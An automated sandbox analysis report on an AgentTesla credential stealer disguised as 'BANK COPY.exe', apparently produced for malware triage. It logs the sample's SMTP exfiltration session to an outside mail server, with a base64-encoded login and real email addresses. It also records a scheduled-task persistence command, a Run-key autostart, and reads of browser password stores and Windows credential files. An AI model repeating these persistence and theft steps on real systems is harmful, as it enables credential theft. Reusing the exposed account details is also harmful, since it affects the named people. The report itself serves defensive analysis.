
Name	RVA	Size	Type	Language	Country
RT_ICON	0xc4130	0x19ef	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_GROUP_ICON	0xc5b20	0x14	data		
RT_VERSION	0xc5b34	0x324	data		
RT_MANIFEST	0xc5e58	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 19:55:48.572746038 CEST	49752	587	192.168.2.3	162.241.217.198
Aug 8, 2022 19:55:48.714828014 CEST	587	49752	162.241.217.198	192.168.2.3
Aug 8, 2022 19:55:48.715018034 CEST	49752	587	192.168.2.3	162.241.217.198
Aug 8, 2022 19:55:48.959501982 CEST	587	49752	162.241.217.198	192.168.2.3
Aug 8, 2022 19:55:48.988403082 CEST	49752	587	192.168.2.3	162.241.217.198
Aug 8, 2022 19:55:49.130188942 CEST	587	49752	162.241.217.198	192.168.2.3
Aug 8, 2022 19:55:49.131726980 CEST	49752	587	192.168.2.3	162.241.217.198
Aug 8, 2022 19:55:49.273731947 CEST	587	49752	162.241.217.198	192.168.2.3
Aug 8, 2022 19:55:49.274251938 CEST	49752	587	192.168.2.3	162.241.217.198
Aug 8, 2022 19:55:49.455485106 CEST	587	49752	162.241.217.198	192.168.2.3
Aug 8, 2022 19:55:49.456295967 CEST	49752	587	192.168.2.3	162.241.217.198
Aug 8, 2022 19:55:49.597950935 CEST	587	49752	162.241.217.198	192.168.2.3
Aug 8, 2022 19:55:49.598197937 CEST	49752	587	192.168.2.3	162.241.217.198
Aug 8, 2022 19:55:49.751415014 CEST	587	49752	162.241.217.198	192.168.2.3
Aug 8, 2022 19:55:49.820390940 CEST	49752	587	192.168.2.3	162.241.217.198
Aug 8, 2022 19:55:49.963474035 CEST	587	49752	162.241.217.198	192.168.2.3
Aug 8, 2022 19:55:49.963519096 CEST	587	49752	162.241.217.198	192.168.2.3
Aug 8, 2022 19:55:49.963586092 CEST	49752	587	192.168.2.3	162.241.217.198
Aug 8, 2022 19:55:49.963629961 CEST	49752	587	192.168.2.3	162.241.217.198

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 19:55:48.381268978 CEST	57723	53	192.168.2.3	8.8.8.8
Aug 8, 2022 19:55:48.529407978 CEST	53	57723	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 19:55:48.381268978 CEST	192.168.2.3	8.8.8.8	0x2e54	Standard query (0)	mail.absheron-sharab.az	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 19:55:48.529407978 CEST	8.8.8.8	192.168.2.3	0x2e54	No error (0)	mail.absheron-sharab.az		162.241.217.198	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Aug 8, 2022 19:55:48.959501982 CEST	587	49752	162.241.217.198	192.168.2.3	220-box5507.bluehost.com ESMTP Exim 4.95 #2 Mon, 08 Aug 2022 11:55:48 -0600 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Aug 8, 2022 19:55:48.988403082 CEST	49752	587	192.168.2.3	162.241.217.198	EHLO 835180
Aug 8, 2022 19:55:49.130188942 CEST	587	49752	162.241.217.198	192.168.2.3	250-box5507.bluehost.com Hello 835180 [102.129.143.3] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Aug 8, 2022 19:55:49.131726980 CEST	49752	587	192.168.2.3	162.241.217.198	AUTH login ZW1pbi5nYXNpbW92QGFic2hlcm9uLXNoYXJhYi5heg==
Aug 8, 2022 19:55:49.273731947 CEST	587	49752	162.241.217.198	192.168.2.3	334 UGFzc3dvcmQ6
Aug 8, 2022 19:55:49.455485106 CEST	587	49752	162.241.217.198	192.168.2.3	235 Authentication succeeded
Aug 8, 2022 19:55:49.456295967 CEST	49752	587	192.168.2.3	162.241.217.198	MAIL FROM:<emin.gasimov@absheron-sharab.az>
Aug 8, 2022 19:55:49.597950935 CEST	587	49752	162.241.217.198	192.168.2.3	250 OK
Aug 8, 2022 19:55:49.598197937 CEST	49752	587	192.168.2.3	162.241.217.198	RCPT TO:<zakirrome@ostdubai.com>
Aug 8, 2022 19:55:49.751415014 CEST	587	49752	162.241.217.198	192.168.2.3	550-Domain absheron-sharab.az has exceeded the max emails per hour (150/150 550 (100%)) allowed. Message discarded.
Aug 8, 2022 19:55:49.963474035 CEST	587	49752	162.241.217.198	192.168.2.3	421 box5507.bluehost.com lost input connection

Statistics

Behavior



System Behavior

Analysis Process: BANK COPY.exe PID: **5724**, Parent PID: **5300**

General

Target ID:	0
Start time:	19:55:06
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\BANK COPY.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\BANK COPY.exe"
Imagebase:	0x780000
File size:	798208 bytes
MD5 hash:	0197C423EDDEB8A0ED293E96A152F5A2

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.290430667.0000000003BF9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.290430667.0000000003BF9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000000.00000002.290430667.0000000003BF9000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D00CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D00CF06	unknown
C:\Users\user\AppData\Roaming\gPxsznxm.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BE51E60	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp1205.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6BE57038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BANK COPY.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D31C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp1205.tmp	success or wait	1	6BE56A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\gPxsznxm.exe	0	798208	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 3f 0a fd 62 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 50 00 00 08 0c 00 00 24 00 00 00 00 00 00 7a 26 0c 00 00 20 00 00 00 40 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 fd 0c 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL?bP$z& @@ @	success or wait	1	6BE51B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp1205.tmp	0	1641	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user</Author> </RegistrationIn	success or wait	1	6BE51B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BANK COPY.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D31C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CFE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CF403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CF403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CF403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CF403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CF403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFE5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CFE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BE51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BE51B4F	ReadFile
C:\Users\user\Desktop\BANK COPY.exe	unknown	798208	success or wait	1	6BE51B4F	ReadFile

Analysis Process: schtasks.exe PID: **5308**, Parent PID: **5724**

General

Target ID:	5
Start time:	19:55:24
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\gPxsznxm" /XML "C:\Users\user\AppData\Local\Temp\tmp1205.tmp
Imagebase:	0x7ff7c9170000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp1205.tmp	unknown	2	success or wait	1	27AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp1205.tmp	unknown	1642	success or wait	1	27ABD9	ReadFile

Analysis Process: conhost.exe PID: **3896**, Parent PID: **5308**

General

Target ID:	6
Start time:	19:55:25
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: **4692**, Parent PID: **5724**

General

Target ID:	7
Start time:	19:55:25
Start date:	08/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xdb0000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.280231622.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.280231622.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000007.00000000.280231622.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.512101132.00000000031E1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.512101132.00000000031E1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D00CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D00CF06	unknown
C:\Users\user\AppData\Roaming\yqWDN	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BE5BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6BE5DD66	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\drivers\etc\hosts	824	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	127.0.0.1	success or wait	1	6BE51B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe	0	45152	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 7a 58 fd 5a 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 64 00 00 00 0c 00 00 00 00 00 00 56 fd 00 00 00 20 00 00 00 fd 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 fd 00 00 00 02 00 00 fd 22 01 00 03 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELzXZ0dV @ "`	success or wait	1	6BE5DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6CFE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6CFE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CFE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CF403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6CFECA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6CFECA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CF403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CF403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CF403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CF403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CFE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BE51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BE51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	success or wait	1	6BE51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4096	end of file	1	6BE51B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	4095	success or wait	1	6CFE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regsvcs.exe.config	unknown	8173	end of file	1	6CFE5705	unknown
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6BE51B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6BE51B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\05b98e77-fe4c-4961-9081-bc8c3f45dec3	unknown	4096	success or wait	1	6BE51B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6BE51B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6BE51B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6BE51B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	yqWDN	unicode	C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe	success or wait	1	6BE5646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	yqWDN	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6BE5DE2E	RegSetValueExW

Analysis Process: yqWDN.exe PID: **4264**, Parent PID: **3968**

General

Target ID:	14
Start time:	19:55:39
Start date:	08/08/2022
Path:	C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe"
Imagebase:	0x6e0000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\yqWDN.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D31C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BE51B4F	WriteFile
\Device\ConDrv	141	141	55 53 41 47 45 3a 20 72 65 67 73 76 63 73 2e 65 78 65 20 5b 6f 70 74 69 6f 6e 73 5d 20 41 73 73 65 6d 62 6c 79 4e 61 6d 65 0d 0a 4f 70 74 69 6f 6e 73 3a 0d 0a 20 20 20 20 2f 3f 20 6f 72 20 2f 68 65 6c 70 20 20 20 20 20 20 44 69 73 70 6c 61 79 20 74 68 69 73 20 75 73 61 67 65 20 6d 65 73 73 61 67 65 2e 0d 0a 20 20 20 20 2f 66 63 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 46 69 6e 64 20 6f 72 20 63 72 65 61 74 65 20 74 61 72 67	USAGE: regsvcs.exe [options] AssemblyNameOptions: /? or /help Display this usage message. /fc Find or create targ	success or wait	1	6BE51B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	397	256	20 20 20 20 20 20 20 20 45 78 70 65 63 74 20 61 6e 20 65 78 69 73 74 69 6e 67 20 61 70 70 6c 69 63 61 74 69 6f 6e 2e 0d 0a 20 20 20 20 2f 74 6c 62 3a 3c 74 6c 62 66 69 6c 65 3e 20 20 46 69 6c 65 6e 61 6d 65 20 66 6f 72 20 74 68 65 20 65 78 70 6f 72 74 65 64 20 74 79 70 65 20 6c 69 62 72 61 72 79 2e 0d 0a 20 20 20 20 20 2f 61 70 70 6e 61 6d 65 3a 3c 6e 61 6d 65 3e 20 55 73 65 20 74 68 65 20 73 70 65 63 69 66 69 65 64 20 6e 61 6d 65 20 66 6f 72 20 74 68 65 20 74 61 72 67 65 74 20 61 70 70 6c 69 63 61 74 69 6f 6e 2e 0d 0a 20 20 20 20 20 2f 70 61 72 6e 61 6d 65 3a 3c 6e 61 6d 65 3e 20 55 73 65 20 74 68 65 20 73 70 65 63 69 66 69 65 64 20 6e 61 6d 65 20 6f 72 20 69 64 20 66 6f 72 20 74 68 65 20 74 61 72 67 65 74 20 70 61 72 74 69 74 69 6f 6e 2e 0d 0a 20 20 20 20 20 2f	Expect an existing application. /tlb:<tlbfile> Filename for the exported type library. /appname: <name> Use the specified name for the t arget application. /parname:<name> Use the specified name or id for the target partition. /	success or wait	3	6BE51B4F	WriteFile
\Device\ConDrv	1141	232	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6BE51B4F	WriteFile
